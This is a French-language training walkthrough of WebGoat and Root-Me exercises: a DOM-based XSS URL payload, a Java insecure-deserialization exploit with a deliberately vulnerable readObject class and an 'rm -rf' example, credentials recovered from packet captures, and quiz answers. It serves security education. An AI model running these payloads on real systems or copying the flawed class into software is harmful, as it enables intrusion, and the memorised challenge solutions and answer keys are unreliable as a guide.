Votre objectif est de trouver la route et de l'exploiter. Mais d'abord, quel est l'itinéraire de base ? Par exemple, regardez l'URL de cette leçon... Elle devrait ressembler à /WebGoat/start.mvc#lesson/CrossSiteScripting.lesson/9. La "route de base" dans ce cas est : start.mvc#lesson/ Le CrossSiteScripting.lesson/9 après cela sont des paramètres qui sont traités par le gestionnaire de route Javascript.

Alors, quel est le chemin pour le code de test qui est resté dans l'application pendant la production ? Pour répondre à cette question, vous devez vérifier la source JavaScript.

Réponse : le chemin est top/localhost :8082/WebGoat/js/GoatApp/view/Goatrouter.js et le paramètre est test (Figure 123).

The screenshot shows a browser window for 'WebGoat' at 'localhost:8082/WebGoat/start.mvc#lesson/CrossSiteScripting.lesson/9'. In the address bar, there is a red box around 'start.mvc#lesson/'. Below the address bar, a form has a dropdown menu set to 'start.mvc#lesson/' and a button labeled 'Submit'. A red box highlights this dropdown. The main content area displays a page with text about DOM-based XSS and a code editor showing 'GoalRouter.js x'. The code in the editor is as follows:

```
var GoatAppRouter = Backbone.Router.extend({
  routes: {
    'welcome': 'welcomeRoute',
    'lesson/:name': 'pageNumRoute',
    'lesson/:name/pageNum/:pageNum': 'lessonPageNumRoute',
    'testRoute': 'testRoute',
    'testRecord': 'testRecord'
  },
  lessonController: null,
  menuController: null,
  titleView: null,
  setUpCustomJs: function () {
    var $ = this.$;
    // shim to support less lesson
    webgoat.customjs.phoneHome = function (e) {
      e.preventDefault();
      webgoat.customjs.jquery.ajax({
        url: '/WebGoat/crosssiteScripting/phone-home-xss',
        data: {param1: 42, param2: 24},
        headers: {
          'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8'
        },
        success: function (data) {
          // devs leave stuff like this in all the time
          console.log('phone home said ' + JSON.stringify(data));
        }
      });
    };
  }
});
```

Figure 122 – La vue de la console top/localhost :8082/WebGoat/js/GoatApp/view/Goatrouter.js

```

var GoatAppRouter = Backbone.Router.extend({
  routes: {
    'welcome': 'welcomeRoute',
    'lesson/:name': 'lessonRoute',
    'lesson/:name/:pageNum': 'lessonPageRoute',
    'test/:param': 'testRoute',
    'reportCard': 'reportCard'
  },
}

```

Figure 123 – La vue du paramètre test

#### Page 11 :

##### Essayez-le! XSS basé sur DOM

Certaines attaques sont "aveugles". Heureusement, vous avez le serveur en cours d'exécution ici, vous serez donc en mesure de dire si vous avez réussi. Utilisez la route que vous venez de trouver et voyez si vous pouvez utiliser le fait qu'elle reflète un paramètre de la route sans encodage pour exécuter une fonction interne dans WebGoat. La fonction que vous souhaitez exécuter est ...

webgoat.customjs.phoneHome()

Bien sûr, vous pouvez simplement utiliser console/debug pour le déclencher, mais vous devez le déclencher via une URL dans un nouvel onglet. Une fois que vous l'avez déclenché, une réponse ultérieure viendra à la console de votre navigateur avec un nombre aléatoire. Mettez ce nombre aléatoire ci-dessous.

Voici l'url saisie dans le navigateur :

---

localhost:8082/WebGoat/start.mvc#test/<script>webgoat.customjs.phoneHome()<%2Fscript>

---




Figure 124 – La vue de la page web ouverte à partir de la fonction




Figure 125 – La vue de la console




Figure 126 – La vue du nombre aléatoire attestant que la leçon est réussie

C'est maintenant l'heure du quiz! Il est recommandé de vérifier les explications de OWASP Cross-Site Scripting <https://owasp.org/www-community/attacks/xss/>.

Répondez correctement à toutes les questions pour terminer le devoir.

#### **1. Les sites Web de confiance sont-ils immunisés contre les attaques XSS?**

- Solution 1 : oui, ils sont sûrs car le navigateur vérifie le code avant de l'exécuter.
- Solution 2 : oui, car Google a un algorithme qui bloque le code malveillant.
- Solution 3 : non, car le script qui est exécuté va percer l'algorithme de défense du navigateur.
- **Solution 4 : Nnn, car le navigateur fait confiance au site Web s'il est reconnu de confiance, le navigateur ne sait pas que le script est malveillant.**

#### **2. Quand se produisent les attaques XSS?**

- Solution 1 : les données entrent dans une application Web via une source fiable.
- Solution 2 : les données entrent dans une application de navigateur via le site Web.
- **Solution 3 : les données sont incluses dans le contenu dynamique qui est envoyé à un internaute sans être validé pour le contenu malveillant.**
- Solution 4 : les données sont exclues du contenu statique de cette manière elles sont envoyées sans être validées.

#### **3. Que sont les attaques XSS stockées?**

- **Solution 1 : le script est stocké en permanence sur le serveur et la victime obtient le script malveillant lorsqu'elle demande des informations au serveur.**
- Solution 2 : le script se stocke sur l'ordinateur de la victime et exécute localement le code malveillant.
- Solution 3 : le script stocke un virus sur l'ordinateur de la victime. L'attaquant peut maintenant effectuer diverses actions.
- Solution 4 : le script est stocké dans le navigateur et envoie des informations à l'attaquant.

#### **4. Que sont les attaques XSS réfléchies?**

- Solution 1 : les attaques réfléchies renvoient le code malveillant de la base de données au serveur Web, puis le renvoient à l'utilisateur.
- **Solution 2 : elles reflètent le script injecté sur le serveur Web. Cela se produit lorsque l'entrée envoyée au serveur Web fait partie de la demande.**
- Solution 3 : les attaques réfléchies se reflètent du pare-feu vers la base de données à partir de laquelle l'utilisateur demande des informations.
- Solution 4 : le XSS réfléchi est une attaque dans laquelle le script injecté est renvoyé à l'utilisateur par la base de données et le serveur Web.

#### **5. Javascript est-il le seul moyen d'effectuer des attaques XSS?**

- Solution 1 : oui, vous ne pouvez utiliser les balises que via Javascript.
- Solution 2 : oui, sinon vous ne pouvez pas voler les cookies.
- Solution 3 : non, il y a aussi ECMAScript.
- **Solution 4 : non , il existe de nombreuses autres façons. Comme HTML, Flash ou tout autre type de code que le navigateur exécute.**

Cette section s'achève sur un dernier exemple ayant pour thème la désérialisation à l'aide la vidéo youtube suivante : <https://www.youtube.com/watch?v=MSgEJFUt2NU>.

### Concept

Cette leçon décrit ce qu'est la sérialisation et comment elle peut être manipulée pour effectuer des tâches qui n'étaient pas l'intention initiale du développeur.

### **Page 1 :**

#### Buts

L'utilisateur doit avoir une compréhension de base du langage de programmation Java.

L'utilisateur pourra détecter les vulnérabilités de désérialisation non sécurisées.

L'utilisateur pourra exploiter des vulnérabilités de désérialisation non sécurisées.

L'exploitation de la désérialisation est légèrement différente dans d'autres langages de programmation tels que PHP ou Python, mais les concepts clés appris ici s'appliquent également à tous.

### **Page 2 :**

#### Qu'est ce que la sérialisation ?

La sérialisation est le processus consistant à transformer un objet en un format de données pouvant être restauré ultérieurement. Les programmeurs sérialisent souvent des objets afin de les enregistrer dans un stockage ou de les envoyer dans le cadre de communications. La désérialisation est l'inverse de ce processus prenant des données structurées à partir d'un certain format et les reconstruisant en un objet. Aujourd'hui, le format de données le plus populaire pour la sérialisation des données est JSON. Avant cela, c'était XML.

---

1 a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"utilisateur";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";} 

---

#### Sérialisation native

De nombreux langages de programmation offrent une capacité native de sérialisation d'objets. Ces formats natifs offrent généralement plus de fonctionnalités que JSON ou XML, y compris la personnalisation du processus de sérialisation. Malheureusement, les fonctionnalités de ces mécanismes de désérialisation natifs peuvent être réutilisées à des fins malveillantes lorsqu'elles fonctionnent sur des données non fiables. Il a été découvert que les attaques contre les déserialiseurs permettaient des attaques par déni de service, de contrôle d'accès et d'exécution de code à distance.

#### Languages de programmation affectés connus :

PHP, Python, Rubis, Java, C, C++.

#### Des données, pas du code

SEULES les données sont sérialisées. Le code n'est pas sérialisé lui-même. La désérialisation crée un nouvel objet et copie toutes les données du flux d'octets, afin d'obtenir un objet identique à l'objet qui a été sérialisé.

### **Page 3 :**

#### L'exploit le plus simple

#### Code Vulnérable

Ce qui suit est un exemple bien connu d'une vulnérabilité de désérialisation Java.

---

```
1 InputStream is = request.getInputStream();
2 ObjectInputStream ois = new ObjectInputStream(is);
3 AcmeObject acme = (AcmeObject)ois.readObject();
```

---

Il attend un objet AcmeObject, mais il exécutera readObject() avant que le transfert ne se produise. Si un attaquant trouve la classe appropriée implémentant des opérations dangereuses dans readObject(), il pourrait sérialiser cette application vulnérable à effectuer ces actions.

#### Classe incluse dans ClassPath

Les attaquants doivent trouver une classe qui prend en charge la sérialisation et avec des implémentations dangereuses sur readObject().

---

```
1 package org.dummy.insecure.framework;
2
3 import java.io.BufferedReader;
4 import java.io.IOException;
5 import java.io.InputStreamReader;
6 import java.io.ObjectInputStream;
7 import java.io.Serializable;
8 import java.time.LocalDateTime;
9
10 public class VulnerableTaskHolder implements Serializable {
11
12     private static final long serialVersionUID = 1L;
13
14     private String taskName;
15     private String taskAction;
16     private LocalDateTime requestedExecutionTime;
17
18     public VulnerableTaskHolder(String taskName, String taskAction) {
19         super();
20         this.taskName = taskName;
21         this.taskAction = taskAction;
22         this.requestedExecutionTime = LocalDateTime.now();
23     }
24
25     private void readObject( ObjectInputStream stream ) throws Exception {
26         //deserialize data so taskName and taskAction are available
27         stream.defaultReadObject();
28
29         //blindly run some code. #code injection
30         Runtime.getRuntime().exec(taskAction);
31     }
32 }
```

---

#### Exploit

Si la classe Java indiquée ci-dessus existe, les attaquants peuvent sérialiser cet objet et obtenir l'exécution de code à distance.

---

```
1 VulnerableTaskHolder go = new VulnerableTaskHolder("delete all", "rm -rf somefile");
2
3 ByteArrayOutputStream bos = new ByteArrayOutputStream();
4 ObjectOutputStream oos = new ObjectOutputStream(bos);
5 oos.writeObject(go);
6 oos.flush();
7 byte[] exploit = bos.toByteArray();
```

---

#### **Page 4 :**

Qu'est ce qu'une chaîne de gadgets ?

Il est étrange (mais cela peut arriver) de trouver un gadget qui exécute lui-même des actions dangereuses lorsqu'il est désérialisé. Cependant, il est beaucoup plus facile de trouver un gadget qui exécute une action sur un autre gadget lorsqu'il est désérialisé, et ce deuxième gadget exécute plus d'actions sur un troisième gadget, et ainsi de suite jusqu'à ce qu'une action réellement dangereuse soit déclenchée. Cet ensemble de gadgets qui peuvent être utilisés dans un processus de désérialisation pour réaliser des actions dangereuses est appelé "Chaîne de gadgets".

Trouver des gadgets pour créer des chaînes de gadgets est un sujet actif pour les chercheurs en sécurité. Ce type de recherche nécessite généralement de passer beaucoup de temps à lire du code.

#### **Page 5 :**

Essayons :

La zone de saisie suivante reçoit un objet sérialisé (une chaîne) et le désérialise.

rOoABXQAVkImIH1vdSBkZXNlcmhbGl6ZSBtZSBkb3duLCBJIHNoYWxsIGJlY2gtZSBtb3JlIH Bvd2VyZnVsI HroYW4geW91IGNhb1Bwb3NzaWJseSBpbWFnaW5SB

Essayer de modifier cet objet sérialisé afin de retarder la réponse de la page d'exactement 5 secondes.

Les captures d'écran à venir mettent en lumière la démarche à suivre pour réussir cet exercice :

Figure 127 – La vue de la leçon 5 de l'onglet Insecure Deserialization

Comme précisé à la page trois de cette leçon, la première étape consiste à repérer la classe VulnerableTaskHolder dans le dépôt Github de WebGoat. Cette classe se situe dans le fichier VulnerableTaskHolder.java au chemin :

WebGoat/webgoat-lessions/insecure-deserialization/src/main/java/org/dummy/insecure/framework/




Figure 128 – La vue de fichier VulnerableTaskHolder.java présent dans le dépôt github de WebGoat

À partir du code proposé en page trois de la leçon, il nous reste plus qu'à saisir et compiler une classe Main dans le même package que la classe VulnerableTaskHolder.java dans le but d'afficher l'objet sérialisé désiré (figure 129) :

```
1 //Main.java
2 package org.dummy.insecure.framework;
3
4 import java.io.ByteArrayOutputStream;
5 import java.io.ObjectOutputStream;
6 import java.util.Base64;
7
8 public class Main {
9     static public void main(String[] args){
10         try{
11             VulnerableTaskHolder go = new VulnerableTaskHolder("sleep", "sleep 5");
12             ByteArrayOutputStream bos = new ByteArrayOutputStream();
13             ObjectOutputStream oos = new ObjectOutputStream(bos);
14             oos.writeObject(go);
15             oos.flush();
16             byte[] exploit = bos.toByteArray();
17             String exp = Base64.getEncoder().encodeToString(exploit);
18             System.out.println(exp);
19         } catch (Exception e){
20
21     }
22 }
23 }
```

Le code du fichier VulnerableTaskHolder.java légèrement modifié par rapport à l'original. Certaines lignes ont été commentées pour empêcher qu'une erreur de compilation surgisse :

```
1 package org.dummy.insecure.framework;
2
3 // import lombok.extern.slf4j.Slf4j;
4
5 import java.io.BufferedReader;
6 import java.io.IOException;
7 import java.io.InputStreamReader;
8 import java.io.ObjectInputStream;
9 import java.io.Serializable;
10 import java.time.LocalDateTime;
11
12 // @Slf4j
13 public class VulnerableTaskHolder implements Serializable {
14
15     private static final long serialVersionUID = 2;
16
17     private String taskName;
18     private String taskAction;
19     private LocalDateTime requestedExecutionTime;
20
21     public VulnerableTaskHolder(String taskName, String taskAction) {
22         super();
23         this.taskName = taskName;
24         this.taskAction = taskAction;
25         this.requestedExecutionTime = LocalDateTime.now();
26     }
27     @Override
28     public String toString() {
29         return "VulnerableTaskHolder [taskName=" + taskName + ", taskAction=" + taskAction + ", requestedExecutionTime="
30             + requestedExecutionTime + "]";
31     }
32     /**
33      * Execute a task when de-serializing a saved or received object.
34      * @author stupid develop
35      */
36     private void readObject(ObjectInputStream stream) throws Exception {
37         //unserialize data so taskName and taskAction are available
38         stream.defaultReadObject();
39
40         //do something with the data
41         log.info("restoring task: {}", taskName);
42         log.info("restoring time: {}", requestedExecutionTime);
43
44         if (requestedExecutionTime!=null &&
45             (requestedExecutionTime.isBefore(LocalDateTime.now().minusMinutes(10))
46              || requestedExecutionTime.isAfter(LocalDateTime.now())))
47             //do nothing as the time is not within 10 minutes after the object has been created
48             log.debug(this.toString());
49             throw new IllegalArgumentException("outdated");
50     }
51     //condition is here to prevent you from destroying the goat altogether
52     if ((taskAction.startsWith("sleep")||taskAction.startsWith("ping"))
53         && taskAction.length() < 22) {
54         log.info("about to execute: {}", taskAction);
55         try {
56             Process p = Runtime.getRuntime().exec(taskAction);
57             BufferedReader in = new BufferedReader(
58                 new InputStreamReader(p.getInputStream()));
59             String line = null;
60             while ((line = in.readLine()) != null) {
61                 log.info(line);
62             }
63         } catch (IOException e) {
64             log.error("IO Exception", e);
65         }
66     }
67 }
68 }
```

The screenshot shows the Eclipse IDE interface with the following details:

- File Bar:** File, Edit, Source, Refactor, Navigate, Search, Project, Run, Window, Help.
- Package Explorer:** Shows a project named "insecureDeserialization" with a package "src" containing "org.dummy.insecure.framework" and "Main.java".
- Main.java Content:**

```

1 //Main.java
2 package org.dummy.insecure.framework;
3
4 import java.io.ByteArrayOutputStream;
5
6 public class Main {
7     static public void main(String[] args) {
8         try {
9             VulnerableTaskHolder go = new VulnerableTaskHolder("sleep", "sleep 5");
10            ByteArrayOutputStream bos = new ByteArrayOutputStream();
11            ObjectOutputStream oos = new ObjectOutputStream(bos);
12            oos.writeObject(go);
13            oos.flush();
14            byte[] exploit = bos.toByteArray();
15            String exp = Base64.getEncoder().encodeToString(exploit);
16            System.out.println(exp);
17        } catch (Exception e) {
18        }
19    }
20 }
21 }
```
- Outline View:** Shows the class structure: org.dummy.insecure.framework.Main with a main method.
- Console:** Displays Java application output and terminal logs.
- Status Bar:** Shows "Writable", "Smart Insert", and the current time "1:1:0".

Figure 129 – La vue de la classe Main.java

The screenshot shows the WebGoat application interface with the following details:

- Header:** WebGoat / WebGoat/VulnerableTask | +
- Address Bar:** localhost:8082/WebGoat/start.mvc?lesson=InsecureDeserialization.lesson/4
- Sidebar (Navigation):**
  - Introduction
  - General
  - (A1) Injection
  - (A2) Broken Authentication
  - (A3) Sensitive Data Exposure
  - (A4) XML External Entities (XXE)
  - (A5) Broken Access Control
  - (A7) Cross-Site Scripting (XSS)
  - (A8) Insecure Deserialization
  - Insecure Deserialization (selected)
  - (A9) Vulnerable Components
  - (A8:2013) Request Forgeries
  - Client side
  - Challenges
- Main Content Area:**

## Insecure Deserialization

Show hints Reset lesson

Let's try

The following input box receives a serialized object (a string) and it deserializes it.

Try to change this serialized object in order to delay the page response for exactly 5 seconds.

Submit

Congratulations. You have successfully completed the assignment.

Figure 130 – La vue de la page web de la leçon 5 atteste que l'objet sérialisé remplit la condition de réussite de l'exercice

## 1.7 Le site www.root-me.org : challenges Réseau

Root me est une plateforme permettant de tester et d'améliorer ses connaissances dans le domaine de la sécurité informatique et du hacking. De nombreux défis sont proposés sur des thèmes divers et variés comme la cryptanalyse (méthode, ou analyse consistant à déchiffrer un message codé), la stéganographie (dissimulation d'un message confidentiel au sein de données), les réseaux informatiques...

### 1.7.1 Défi réseau : FTP - Authentification

Auteur gOuZ, le 30 août 2010

Énoncé :

Un échange authentifié de fichier réalisé grâce au protocole FTP. Retrouvez le mot de passe utilisé par l'utilisateur. Le défi met à disposition un fichier dénommé ch1.pcap. Celui-ci peut être ouvert et analyser à l'aide de Wireshark pour ainsi découvrir le mot de passe de l'utilisateur.

Voici les étapes à suivre :

- ouvrir le fichier ch1.pcap (Figure 132);
- effectuer un clic du droit à partir de la fenêtre affichée, sélectionner dans Follow, TCP Stream (Figure 133);
- rechercher dans le flux FTP TCP, le nom d'utilisateur et le mot de passe.




Figure 131 – La vue du fichier ch1.pcap ouvert dans le logiciel Wireshark

Wireshark · Follow TCP Stream (tcp.stream eq 0) · ch1.pcap

```
220-QTCP at fran.csg.stercomm.com.  
220 Connection will close if idle more than 5 minutes.  
USER cdts3500  
331 Enter password.  
PASS cdts3500  
230 CDT3500 logged on.  
SYST  
215 OS/400 is the remote operating system. The TCP/IP version is  
"V5R2M0".  
SITE NAMEFMT  
250 Now using naming format "0".  
PWD  
257 "CDTS3500" is current library.  
PASV  
227 Entering Passive Mode (10,20,144,151,62,141).  
RETR qgpl/apkeyf.apkeyf  
150 Retrieving member APKEYF in file APKEYF in library QGPL.  
250 File transfer completed successfully.  
QUIT  
221 QUIT subcommand received.
```

8 client pkts, 11 server pkts, 16 turns.

Entire conversation (565 bytes) Show data as ASCII Stream 0

Find: Find Next

Help Filter Out This Stream Print Save as... Back Close

Figure 132 – La vue des informations TCP




Figure 133 – La vue démontrant la validation de l'exercice

### 1.7.2 Ethernet-Trame

Énoncé :

Retrouvez les données normalement confidentielles contenues dans cette trame :

```
00 05 73 a0 00 00 e0 69 95 d8 5a 13 86 dd 60 00 00 00 00 9b 06 40 26 07 53 00 00 60 2a bc 00 00  
00 00 ba de c0 de 20 01 41 d0 00 02 42 33 00 00 00 00 00 04 96 74 00 50 bc ea 7d b8 00 c1 d7 03 80  
18 00 e1 cf a0 00 00 01 01 08 0a 09 3e 69 b9 17 a1 7e d3 47 45 54 20 2f 20 48 54 54 50 2f 31 2e 31 0d 0a  
41 75 74 68 6f 72 69 7a 61 74 69 6f 6e 3a 20 42 61 73 69 63 20 59 32 39 75 5a 6d 6b 36 5a 47 56 75 64 47  
6c 68 62 41 3d 3d 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 49 6e 73 61 6e 65 42 72 6f 77 73 65 72 0d 0a  
48 6f 73 74 3a 20 77 77 77 2e 6d 79 69 70 76 36 2e 6f 72 67 0d 0a 41 63 63 65 70 74 3a 20 2a 2f 2a 0d 0a  
0d 0a
```

Quelques ressources sont mises à disposition dans ce challenge comme le fichier HTTP Authentication : Basic and Digest Access Authentication RFC 2617. Ce document proposé à l'adresse <https://repository.root-me.org/Exploitation%20-%20Web/EN%20-%20HTTP%20basic%20authentication%20and%20digest%20authentication.pdf> nous éclaire sur le fait qu'il s'agit d'une authentification par accès basique avec une demande de login et de mot de passe. Ce type d'accès est en fait très problématique étant donnée que le nom d'utilisateur et le mot de passe sont envoyés en texte clair. Nous pouvons le constater dans les solutions présentées ci-dessous au moyen de deux conversions pour rémédier à deux encodages en guise d'anicroches.

#### Première solution :

Conversion hex vers ascii :

```
s ài ØZ ÿ @& S`*½øþÀp AD B3 tP½ê},Áx áÃ  
>i¹ i~ÔGET / HTTP/1.1  
Authorization: Basic Y29uZmk6ZGVudGlhbA==  
User-Agent: InsaneBrowser  
Host: www.myipv6.org  
Accept: */*
```

Authorization : Basic Y29uZmk6ZGVudGlhbA== correspond la paire nom d'utilisateur/mot de passe encodée en Base64.

Conversion ascii en base 64 :

Y29uZmk6ZGVudGlhbA== devient confi:dential.

#### Deuxième solution :

Cette ressource web <https://hpd.gasmi.net/> assure la conversion complète de la trame :

```
· Hypertext Transfer Protocol  
· GET / HTTP/1.1\r\n  
· Expert Info (Chat/Sequence): GET / HTTP/1.1\r\n  
· GET / HTTP/1.1\r\n· Severity level: Chat  
· Group: Sequence  
